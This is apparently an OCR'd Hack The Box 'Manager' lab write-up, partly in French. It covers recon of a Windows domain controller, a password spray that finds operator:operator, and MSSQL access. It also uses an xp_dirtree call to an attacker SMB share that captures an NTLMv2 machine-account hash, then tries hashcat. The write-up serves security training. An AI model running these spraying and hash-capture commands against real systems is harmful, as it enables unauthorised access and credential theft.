
Manager



Scanning

nmap -p- --min-rate=1000 -sVC -Pn 10.129.141.71 -vvv

```
PORT      STATE SERVICE       REASON          VERSION
53/tcp    open  domain        syn-ack ttl 127 Simple DNS Plus
80/tcp    open  http          syn-ack ttl 127 Microsoft IIS httpd 10.0
|_http-server-header: Microsoft-IIS/10.0
| http-methods:
|   Supported Methods: OPTIONS TRACE GET HEAD POST
|_  Potentially risky methods: TRACE
|_http-title: Manager
88/tcp    open  kerberos-sec  syn-ack ttl 127 Microsoft Windows Kerberos (server
time: 2025-08-27 20:52:27Z)
135/tcp   open  msrpc         syn-ack ttl 127 Microsoft Windows RPC
139/tcp   open  netbios-ssn   syn-ack ttl 127 Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds? syn-ack ttl 127
464/tcp   open  kpasswd5?     syn-ack ttl 127
1433/tcp open ms-sql-s Microsoft SQL Server 2019 15.00.2000
3268/tcp  open  ldap          syn-ack ttl 127 Microsoft Windows Active Directory
LDAP (Domain: manager.htb0., Site: Default-First-Site-Name)
|_ssl-date: 2025-08-27T20:54:01+00:00; +7h00m01s from scanner time.
| ssl-cert: Subject:
| Subject Alternative Name: DNS:dc01.manager.htb
| Issuer: commonName=manager-DC01-CA/domainComponent=manager
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2024-08-30T17:08:51
| Not valid after:  2122-07-27T10:31:04
| MD5:   bc56af225a3ddb67c9bba439423214d1
| SHA-1: 2b6d98b3d379df6459f6c665d4b753b0faf6e07a
| -----BEGIN CERTIFICATE-----
| MIIFyDCCBLCgAwIBAgITXwAAABHDlIAulPWHxgAAAAAAETANBgkqhkiG9w0BAQsF
| ADBIMRMwEQYKCZImiZPyLGQBGRYDaHRiMRcwFQYKCZImiZPyLGQBGRYHbWFuYWdl
| cjEYMBYGA1UEAxMPbWFuYWdlci1EQzAxLUNBMCAXDTI0MDgzMDE3MDg1MVoYDzIx
| MjIwNzI3MTAzMTA0WjAAMIIBIjANBgkqhkiG9w0BAQEFAAOCAQ8AMIIBCgKCAQEA
| 7Pt5jAgDiLnlXbCaEu5YkYU9UB5O36TnSqkMDx5/iXnxVmyynxCezA20S5wkZ+1R
| Zq4GN/KQ8IOZObRZ6uFc34KhOajObR12O4m7dxZLKLQwyv4ET21zlbHuwzcseMeP
| t8vm0eabezOlR0GW3yMSEElmg3Rtivd5a+k6yIfA1z0/9xIaQl61yYexwAS53+Iz
| 8IaPXPWkHr9ELxAdSMYJELiV8eG43KOQ28rqBNecz5eHYnvy0AKS1Kt7IODOHKwH
| FYfIrKcl3YIDE+IqSCv+gdKprfvfgspFrJgbDYEhDP93kHF06bbnttBKvCpu+FAC
| rg2AIyymVheJx8lJzgMeeQIDAQABo4IC7zCCAuswNQYJKwYBBAGCNxUHBCgwJgYe
| KwYBBAGCNxUIhunUf4LfwleDsYkm1dV5+6weIwEcAgFuAgECMCkGA1UdJQQiMCAG
```

```
| CCsGAQUFBwMCBggrBgEFBQcDAQYKKwYBBAGCNxQCAjAOBgNVHQ8BAf8EBAMCBaAw
| NQYJKwYBBAGCNxUKBCgwJjAKBggrBgEFBQcDAjAKBggrBgEFBQcDATAMBgorBgEE
| AYI3FAICMB0GA1UdDgQWBBTwZlQbixROyHC6vosxL0ZqZFx0EzAfBgNVHSMEGDAW
| gBQ6y/QuzYnIJDZmjzlYBg4ivzAOTDCBygYDVR0fBIHCMIG/MIG8oIG5oIG2hoGz
| bGRhcDovLy9DTj1tYW5hZ2VyLURDMDEtQ0EsQ049ZGMwMSxDTj1DRFAsQ049UHVi
| bGljJTIwS2V5JTIwU2VydmljZXMsQ049U2VydmljZXMsQ049Q29uZmlndXJhdGlv
| bixEQz1tYW5hZ2VyLERDPWh0Yj9jZXJ0aWZpY2F0ZVJldm9jYXRpb25MaXN0P2Jh
| c2U/b2JqZWN0Q2xhc3M9Y1JMRGlzdHJpYnV0aW9uUG9pbnQwgcEGCCsGAQUFBwEB
| BIG0MIGxMIGuBggrBgEFBQcwAoaBoWxkYXA6Ly8vQ049bWFuYWdlci1EQzAxLUNB
| LENOPUFJQSxDTj1QdWJsaWMlMjBLZXklMjBTZXJ2aWNlcyxDTj1TZXJ2aWNlcyxD
| Tj1Db25maWd1cmF0aW9uLERDPW1hbmFnZXIsREM9aHRiP2NBQ2VydGlmaWNhdGU/
| YmFzZT9vYmplY3RDbGFzcz1jZXJ0aWZpY2F0aW9uQXV0aG9yaXR5MB4GA1UdEQEB
| /wQUMBKCEGRjMDEubWFuYWdlci5odGIwTwYJKwYBBAGCNxkCBEIwQKA+BgorBgEE
| AYI3GQIBoDAELlMtMS01LTIxLTQwNzgzODIyMzctMTQ5MjE4MjgxNy0yNTY4MTI3
| MjA5LTEwMDAwDQYJKoZIhvcNAQELBQADggEBABAdOIMcqsDOfZ/0R2p50BzXyavO
| MsA1XBGc31NOKaIg96/JxW/YQWyUSvqAcLWSegqXszFyngao6pqH5Biql9jZhD2X
| 8aaJzmiVZO2TtST49augfum5hQYiCIo/jAhKC6vnNl+pAjRZYEfv+PZqjsfDVBwC
| XRQJEpiIAmd05b/zrhz7VSceGWGAWvJievynjx0JCpe+61/s8w2hALvcdPcTRtCU
| oVfFTxa3zxBRmnqt2l/qAdUP0QlNJ12A0extUg1L7FIpH0uBdqhXGjqzPD5jLCG4
| CIuC4DNai+8mVyQYa6KHjod9QOGOUSeDVdeshf5le28sddSPiZhmvNRZF1E=
|_-----END CERTIFICATE-----
3269/tcp  open  ssl/ldap      syn-ack ttl 127 Microsoft Windows Active Directory
LDAP (Domain: manager.htb0., Site: Default-First-Site-Name)
|_ssl-date: 2025-08-27T20:54:00+00:00; +7h00m01s from scanner time.
| ssl-cert: Subject:
| Subject Alternative Name: DNS:dc01.manager.htb
| Issuer: commonName=manager-DC01-CA/domainComponent=manager
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2024-08-30T17:08:51
| Not valid after:  2122-07-27T10:31:04
| MD5:   bc56af225a3ddb67c9bba439423214d1
| SHA-1: 2b6d98b3d379df6459f6c665d4b753b0faf6e07a
| -----BEGIN CERTIFICATE-----
| MIIFyDCCBLCgAwIBAgITXwAAABHDlIAulPWHxgAAAAAAETANBgkqhkiG9w0BAQsF
| ADBIMRMwEQYKCZImiZPyLGQBGRYDaHRiMRcwFQYKCZImiZPyLGQBGRYHbWFuYWdl
| cjEYMBYGA1UEAxMPbWFuYWdlci1EQzAxLUNBMCAXDTI0MDgzMDE3MDg1MVoYDzIx
| MjIwNzI3MTAzMTA0WjAAMIIBIjANBgkqhkiG9w0BAQEFAAOCAQ8AMIIBCgKCAQEA
| 7Pt5jAgDiLnlXbCaEu5YkYU9UB5O36TnSqkMDx5/iXnxVmyynxCezA20S5wkZ+1R
| Zq4GN/KQ8IOZObRZ6uFc34KhOajObR12O4m7dxZLKLQwyv4ET21zlbHuwzcseMeP
| t8vm0eabezOlR0GW3yMSEElmg3Rtivd5a+k6yIfA1z0/9xIaQl61yYexwAS53+Iz
| 8IaPXPWkHr9ELxAdSMYJELiV8eG43KOQ28rqBNecz5eHYnvy0AKS1Kt7IODOHKwH
| FYfIrKcl3YIDE+IqSCv+gdKprfvfgspFrJgbDYEhDP93kHF06bbnttBKvCpu+FAC
| rg2AIyymVheJx8lJzgMeeQIDAQABo4IC7zCCAuswNQYJKwYBBAGCNxUHBCgwJgYe
| KwYBBAGCNxUIhunUf4LfwleDsYkm1dV5+6weIwEcAgFuAgECMCkGA1UdJQQiMCAG
| CCsGAQUFBwMCBggrBgEFBQcDAQYKKwYBBAGCNxQCAjAOBgNVHQ8BAf8EBAMCBaAw
| NQYJKwYBBAGCNxUKBCgwJjAKBggrBgEFBQcDAjAKBggrBgEFBQcDATAMBgorBgEE
| AYI3FAICMB0GA1UdDgQWBBTwZlQbixROyHC6vosxL0ZqZFx0EzAfBgNVHSMEGDAW
| gBQ6y/QuzYnIJDZmjzlYBg4ivzAOTDCBygYDVR0fBIHCMIG/MIG8oIG5oIG2hoGz
| bGRhcDovLy9DTj1tYW5hZ2VyLURDMDEtQ0EsQ049ZGMwMSxDTj1DRFAsQ049UHVi
| bGljJTIwS2V5JTIwU2VydmljZXMsQ049U2VydmljZXMsQ049Q29uZmlndXJhdGlv
| bixEQz1tYW5hZ2VyLERDPWh0Yj9jZXJ0aWZpY2F0ZVJldm9jYXRpb25MaXN0P2Jh
| c2U/b2JqZWN0Q2xhc3M9Y1JMRGlzdHJpYnV0aW9uUG9pbnQwgcEGCCsGAQUFBwEB
| BIG0MIGxMIGuBggrBgEFBQcwAoaBoWxkYXA6Ly8vQ049bWFuYWdlci1EQzAxLUNB
| LENOPUFJQSxDTj1QdWJsaWMlMjBLZXklMjBTZXJ2aWNlcyxDTj1TZXJ2aWNlcyxD
| Tj1Db25maWd1cmF0aW9uLERDPW1hbmFnZXIsREM9aHRiP2NBQ2VydGlmaWNhdGU/
| YmFzZT9vYmplY3RDbGFzcz1jZXJ0aWZpY2F0aW9uQXV0aG9yaXR5MB4GA1UdEQEB
| /wQUMBKCEGRjMDEubWFuYWdlci5odGIwTwYJKwYBBAGCNxkCBEIwQKA+BgorBgEE
| AYI3GQIBoDAELlMtMS01LTIxLTQwNzgzODIyMzctMTQ5MjE4MjgxNy0yNTY4MTI3
| MjA5LTEwMDAwDQYJKoZIhvcNAQELBQADggEBABAdOIMcqsDOfZ/0R2p50BzXyavO
| MsA1XBGc31NOKaIg96/JxW/YQWyUSvqAcLWSegqXszFyngao6pqH5Biql9jZhD2X
| 8aaJzmiVZO2TtST49augfum5hQYiCIo/jAhKC6vnNl+pAjRZYEfv+PZqjsfDVBwC
| XRQJEpiIAmd05b/zrhz7VSceGWGAWvJievynjx0JCpe+61/s8w2hALvcdPcTRtCU
| oVfFTxa3zxBRmnqt2l/qAdUP0QlNJ12A0extUg1L7FIpH0uBdqhXGjqzPD5jLCG4
| CIuC4DNai+8mVyQYa6KHjod9QOGOUSeDVdeshf5le28sddSPiZhmvNRZF1E=
|_-----END CERTIFICATE-----
9389/tcp  open  mc-nmf        syn-ack ttl 127 .NET Message Framing
49693/tcp open  ncacn_http    syn-ack ttl 127 Microsoft Windows RPC over HTTP 1.0
```

```
49694/tcp open  msrpc         syn-ack ttl 127 Microsoft Windows RPC
49736/tcp open  unknown       syn-ack ttl 127
Service Info: Host: DC01; OS: Windows; CPE: cpe:/o:microsoft:windows
```

dc01.manager.htb > /etc/hosts

Enumeration

RPC

```
 ============================================
|    RPC Session Check on dc01.manager.htb    |
 ============================================
[*] Check for null session
[+] Server allows session using username '', password ''
[*] Check for random user
[+] Server allows session using username 'dmtbvqow', password ''
[H] Rerunning enumeration with user 'dmtbvqow' might give more results
```

lookupsid.py manager.htb/*guest@10.129.141.71*

```
[Aug 27, 2025 - 16:34:52 ] HTB_VIP /workspace ➜  lookupsid.py manager.htb/guest@10.129.141.71
Impacket v0.13.0.dev0+20250107.155526.3d734075 - Copyright Fortra, LLC and its affiliated companies

Password:
[*] Brute forcing SIDs at 10.129.141.71
[*] StringBinding ncacn_np:10.129.141.71[\pipe\lsarpc]
[*] Domain SID is: S-1-5-21-4078382237-1492182817-2568127209
498: MANAGER\Enterprise Read-only Domain Controllers (SidTypeGroup)
500: MANAGER\Administrator (SidTypeUser)
501: MANAGER\Guest (SidTypeUser)
502: MANAGER\krbtgt (SidTypeUser)
512: MANAGER\Domain Admins (SidTypeGroup)
513: MANAGER\Domain Users (SidTypeGroup)
514: MANAGER\Domain Guests (SidTypeGroup)
515: MANAGER\Domain Computers (SidTypeGroup)
516: MANAGER\Domain Controllers (SidTypeGroup)
517: MANAGER\Cert Publishers (SidTypeAlias)
518: MANAGER\Schema Admins (SidTypeGroup)
519: MANAGER\Enterprise Admins (SidTypeGroup)
520: MANAGER\Group Policy Creator Owners (SidTypeGroup)
521: MANAGER\Read-only Domain Controllers (SidTypeGroup)
522: MANAGER\Cloneable Domain Controllers (SidTypeGroup)
525: MANAGER\Protected Users (SidTypeGroup)
526: MANAGER\Key Admins (SidTypeGroup)
527: MANAGER\Enterprise Key Admins (SidTypeGroup)
553: MANAGER\RAS and IAS Servers (SidTypeAlias)
571: MANAGER\Allowed RODC Password Replication Group (SidTypeAlias)
572: MANAGER\Denied RODC Password Replication Group (SidTypeAlias)
1000: MANAGER\DC01$ (SidTypeUser)
1101: MANAGER\DnsAdmins (SidTypeAlias)
1102: MANAGER\DnsUpdateProxy (SidTypeGroup)
1103: MANAGER\SQLServer2005SQLBrowserUser$DC01 (SidTypeAlias)
1113: MANAGER\Zhong (SidTypeUser)
```

```
Zhong
Cheng
Ryan
Raven
JinWoo
ChinHae
Operator
```


SMB

```
[Aug 27, 2025 - 16:02:50 ] HTB_VIP /workspace ➜  nxc smb 10.129.141.71 -u guest -p '' --shares
SMB         10.129.141.71   445    DC01            [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC01) (domain:manager.htb) (signing:True) (SMBv1:False
)
SMB         10.129.141.71   445    DC01            [+] manager.htb\guest:****
SMB         10.129.141.71   445    DC01            [-] Neo4J does not seem to be available on bolt://127.0.0.1:7687.
SMB         10.129.141.71   445    DC01            [*] Enumerated shares
SMB         10.129.141.71   445    DC01            Share           Permissions     Remark
SMB         10.129.141.71   445    DC01            -----           -----------     ------
SMB         10.129.141.71   445    DC01            ADMIN$                          Remote Admin
SMB         10.129.141.71   445    DC01            C$                              Default share
SMB         10.129.141.71   445    DC01            IPC$            READ            Remote IPC
SMB         10.129.141.71   445    DC01            NETLOGON                        Logon server share
SMB         10.129.141.71   445    DC01            SYSVOL                          Logon server share
```

nxc smb 10.129.141.71 -u guest -p '' -d manager.htb -M spider_plus -o DOWNLOAD_FLAG=True

```
SMB         10.129.141.71   445    DC01            [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC01) (domain:manager.htb) (signing:True) (SMB
)
SMB         10.129.141.71   445    DC01            [+] manager.htb\guest:****
SMB         10.129.141.71   445    DC01            [-] Neo4J does not seem to be available on bolt://127.0.0.1:7687.
SPIDER_PLUS 10.129.141.71   445    DC01            [*] Started module spidering_plus with the following options:
SPIDER_PLUS 10.129.141.71   445    DC01            [*]  DOWNLOAD_FLAG: True
SPIDER_PLUS 10.129.141.71   445    DC01            [*]      STATS_FLAG: True
SPIDER_PLUS 10.129.141.71   445    DC01            [*] EXCLUDE_FILTER: ['print$', 'ipc$']
SPIDER_PLUS 10.129.141.71   445    DC01            [*]    EXCLUDE_EXTS: ['ico', 'lnk']
SPIDER_PLUS 10.129.141.71   445    DC01            [*]  MAX_FILE_SIZE: 50 KB
SPIDER_PLUS 10.129.141.71   445    DC01            [*]  OUTPUT_FOLDER: /root/.nxc/modules/nxc_spider_plus
SMB         10.129.141.71   445    DC01            [*] Enumerated shares
SMB         10.129.141.71   445    DC01            Share           Permissions     Remark
SMB         10.129.141.71   445    DC01            -----           -----------     ------
SMB         10.129.141.71   445    DC01            ADMIN$                          Remote Admin
SMB         10.129.141.71   445    DC01            C$                              Default share
SMB         10.129.141.71   445    DC01            IPC$            READ            Remote IPC
SMB         10.129.141.71   445    DC01            NETLOGON                        Logon server share
SMB         10.129.141.71   445    DC01            SYSVOL                          Logon server share
SPIDER_PLUS 10.129.141.71   445    DC01            [+] Saved share-file metadata to "/root/.nxc/modules/nxc_spider_plus/10.129.141.71.json".
SPIDER_PLUS 10.129.141.71   445    DC01            [*] SMB Shares:           5 (ADMIN$, C$, IPC$, NETLOGON, SYSVOL)
SPIDER_PLUS 10.129.141.71   445    DC01            [*] SMB Readable Shares:  1 (IPC$)
SPIDER_PLUS 10.129.141.71   445    DC01            [*] SMB Filtered Shares:  1
SPIDER_PLUS 10.129.141.71   445    DC01            [*] Total folders found:  0
SPIDER_PLUS 10.129.141.71   445    DC01            [*] Total files found:    0
```

HTTP



gobuster

```
gobuster dir -w /usr/share/wordlists/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt -u http://manager.htb/ -x txt,html,php -t 50
```

```
[Aug 27, 2025 - 16:11:37 ] HTB_VIP /workspace ➜  gobuster dir -w /usr/share/wordlists/seclists/Discove
manager.htb/ -x txt,html,php -t 50
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://manager.htb/
[+] Method:                  GET
[+] Threads:                 50
[+] Wordlist:                /usr/share/wordlists/seclists/Discovery/Web-Content/directory-list-2.3-me
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Extensions:              html,php,txt
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/index.html           (Status: 200) [Size: 18203]
/images               (Status: 301) [Size: 149] [--> http://manager.htb/images/]
/about.html           (Status: 200) [Size: 5386]
/contact.html         (Status: 200) [Size: 5317]
/Images               (Status: 301) [Size: 149] [--> http://manager.htb/Images/]
/service.html         (Status: 200) [Size: 7900]
/css                  (Status: 301) [Size: 146] [--> http://manager.htb/css/]
/Contact.html         (Status: 200) [Size: 5317]
/About.html           (Status: 200) [Size: 5386]
/Index.html           (Status: 200) [Size: 18203]
/js                   (Status: 301) [Size: 145] [--> http://manager.htb/js/]
```

> **Note**
>
> Rien d'intéressant.

subdomains with fuff

```
ffuf -u http://manager.htb/ -w /usr/share/seclists/Discovery/DNS/subdomains-top1million-110000.txt -H "Host:FUZZ.manager.htb" -fs 18203
```

```
[Aug 27, 2025 - 16:12:20 ] HTB_VIP /workspace ➜  ffuf -u http://manager.htb/ -w /usr/share/seclists/Discovery/DNS/subdomains-top1million-11
FUZZ.manager.htb" -fs 18203

       /'___\  /'___\           /'___\
      /\ \__/ /\ \__/  __  __  /\ \__/
      \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
       \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
        \ \_\   \ \_\  \ \____/  \ \_\
         \/_/    \/_/   \/___/    \/_/

      v2.1.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : http://manager.htb/
 :: Wordlist         : FUZZ: /usr/share/seclists/Discovery/DNS/subdomains-top1million-110000.txt
 :: Header           : Host: FUZZ.manager.htb
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
 :: Filter           : Response size: 18203
________________________________________________

glock                   [Status: 200, Size: 0, Words: 1, Lines: 1, Duration: 4447ms]
cyrillestatic           [Status: 200, Size: 0, Words: 1, Lines: 1, Duration: 5866ms]
deejay                  [Status: 200, Size: 0, Words: 1, Lines: 1, Duration: 7358ms]
comingsoon              [Status: 200, Size: 0, Words: 1, Lines: 1, Duration: 9185ms]
kebo                    [Status: 200, Size: 0, Words: 1, Lines: 1, Duration: 6332ms]
:: Progress: [114442/114442] :: Job [1/1] :: 506 req/sec :: Duration: [0:18:37] :: Errors: 2 ::
```

```
glock
cyrillestatic
deejay
```

```
comingsoon
kebo
```

Je pense qu'ils ne sont pas important, ce sont des fausses pistes, quand j'y accédé c'étais la même page web.

Exploitation

operator user

User spraying

```
[Aug 27, 2025 - 16:47:36 ] HTB_VIP /workspace →  cat users
zhong
cheng
ryan
raven
jinWoo
chinHae
operator
```

nxc smb 10.129.141.71 -u users.txt -p users.txt --no-bruteforce

```
[Aug 27, 2025 - 16:46:50 ] HTB_VIP /workspace →  nxc smb 10.129.141.71 -u users.txt -p users.txt --no-bruteforce
SMB         10.129.141.71   445    DC01             [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC01) (domain:ma
)
SMB         10.129.141.71   445    DC01             [-] manager.htb\zhong:zhon**** STATUS_LOGON_FAILURE
SMB         10.129.141.71   445    DC01             [-] manager.htb\cheng:chen**** STATUS_LOGON_FAILURE
SMB         10.129.141.71   445    DC01             [-] manager.htb\ryan:ryan**** STATUS_LOGON_FAILURE
SMB         10.129.141.71   445    DC01             [-] manager.htb\raven:rave**** STATUS_LOGON_FAILURE
SMB         10.129.141.71   445    DC01             [-] manager.htb\jinWoo:jinW**** STATUS_LOGON_FAILURE
SMB         10.129.141.71   445    DC01             [-] manager.htb\chinHae:chin**** STATUS_LOGON_FAILURE
SMB         10.129.141.71   445    DC01             [+] manager.htb\operator:oper****
```

ms sql

nxc mssql 10.129.141.71 -u operator -p 'operator'

```
[Aug 27, 2025 - 16:53:04 ] HTB_VIP /workspace →  nxc mssql 10.129.141.71 -u operator -p 'operator'
MSSQL       10.129.141.71   1433   DC01             [*] Windows 10 / Server 2019 Build 17763 (name:DC01) (domain:manager.htb)
MSSQL       10.129.141.71   1433   DC01             [+] manager.htb\operator:oper****
```

Il peut accéder à la base de données.

```
mssqlclient.py operator@manager.htb -windows-auth #connexion mssql
```

```
[Aug 27, 2025 - 16:55:51 ] HTB_VIP /workspace →  mssqlclient.py operator@manager.htb -windows-auth #connexion mssql
Impacket v0.13.0.dev0+20250107.155526.3d734075 - Copyright Fortra, LLC and its affiliated companies

Password:
[*] Encryption required, switching to TLS
[*] ENVCHANGE(DATABASE): Old Value: master, New Value: master
[*] ENVCHANGE(LANGUAGE): Old Value: , New Value: us_english
[*] ENVCHANGE(PACKETSIZE): Old Value: 4096, New Value: 16192
[*] INFO(DC01\SQLEXPRESS): Line 1: Changed database context to 'master'.
[*] INFO(DC01\SQLEXPRESS): Line 1: Changed language setting to us_english.
[*] ACK: Result: 1 - Microsoft SQL Server (150 7208)
[!] Press help for extra shell commands
SQL (MANAGER\Operator  guest@master)>
```

```
SQL (MANAGER\Operator  guest@master)> SELECT name, database_id, create_date FROM sys.databases;
name     database_id   create_date
------   -----------   -----------
master             1   2003-04-08 09:13:36

tempdb             2   2025-08-27 13:47:29

model              3   2003-04-08 09:13:36

msdb               4   2019-09-24 14:21:42
```

```
lcd {path}                - changes the current local directory to {path}
exit                      - terminates the server process (and this session)
enable_xp_cmdshell        - you know what it means
disable_xp_cmdshell       - you know what it means
enum_db                   - enum databases
enum_links                - enum linked servers
enum_impersonate          - check logins that can be impersonated
enum_logins               - enum login users
enum_users                - enum current db users
enum_owner                - enum db owner
exec_as_user {user}       - impersonate with execute as user
exec_as_login {login}     - impersonate with execute as login
xp_cmdshell {cmd}         - executes cmd using xp_cmdshell
xp_dirtree {path}         - executes xp_dirtree on the path
sp_start_job {cmd}        - executes cmd using the sql server agent (blind)
use_link {link}           - linked server to use (set use_link localhost to go back to local or use_link .. to get back one step)
! {cmd}                   - executes a local shell cmd
upload {from} {to}        - uploads file {from} to the SQLServer host {to}
show_query                - show query
mask_query                - mask query
```

https://medium.com/@markmotig/how-to-capture-mssql-credentials-with-xp-dirtree-smbserver-py-5c29d852f478

```
EXEC master.sys.xp_dirtree '\\10.10.14.111\Exegol',1, 1
```

```
SQL (MANAGER\Operator  guest@master)> EXEC master.sys.xp_dirtree '\\10.10.14.111\Exegol',1, 1
subdirectory   depth   file
------------   -----   ----
users.txt          1      1
```

```
[Aug 28, 2025 - 10:27:46 ] HTB_VIP /workspace ➜  smbserver.py -smb2support EXEGOL /workspace
Impacket v0.13.0.dev0+20250107.155526.3d734075 - Copyright Fortra, LLC and its affiliated companies

[*] Config file parsed
[*] Callback added for UUID 4B324FC8-1670-01D3-1278-5A47BF6EE188 V:3.0
[*] Callback added for UUID 6BFFD098-A112-3610-9833-46C3F87E345A V:1.0
[*] Config file parsed
[*] Config file parsed
[*] Config file parsed
[*] Incoming connection (10.129.141.71,53781)
[*] AUTHENTICATE_MESSAGE (MANAGER\DC01$,DC01)
[*] User DC01\DC01$ authenticated successfully
[*] DC01$::MANAGER:aaaaaaaaaaaaaaaa:407971e5257a18c751af46a873942fce:0101000000000000049e9aff517dc01ace4993d5f13864d0000000010010004d007a005400700057007000
6700750003001004d007a005400700057007000670075000200100006f005000430076007800730054005600040010006f005000430076007800730054005600070008000049e9aff517dc0106000
400020000000800300030000000000000000000000000300000615e6a7a622229b0e0eafe4a7d50fc11b846ebe7f50aaba7fe5aa606b090fefb0a0010000000000000000000000000000000000000009
0022006300690066007300 2f00310030002e00310030002e00310034002e00310031003100000000000000000
```

trying to crack the hash with Hashcat

hashcat -m 5600 hash -o hash.cracked /usr/share/wordlists/rockyou.txt --force

> **Note**
>
> Pas possible de craquer le hash.

Lateral movement as Raven

EXEC master..xp_dirtree \

```
[!] Press help for extra shell commands
SQL (MANAGER\Operator  guest@master)> xp_dirtree \
subdirectory                depth   file
-------------------------   -----   ----
$Recycle.Bin                    1      0

Documents and Settings          1      0

inetpub                         1      0

PerfLogs                        1      0

Program Files                   1      0

Program Files (x86)             1      0

ProgramData                     1      0

Recovery                        1      0

SQL2019                         1      0

System Volume Information       1      0

Users                           1      0

Windows                         1      0
```

inetpub

inetpub est le dossier automatiquement créé lorsqu'un serveur web est hébergé.

```
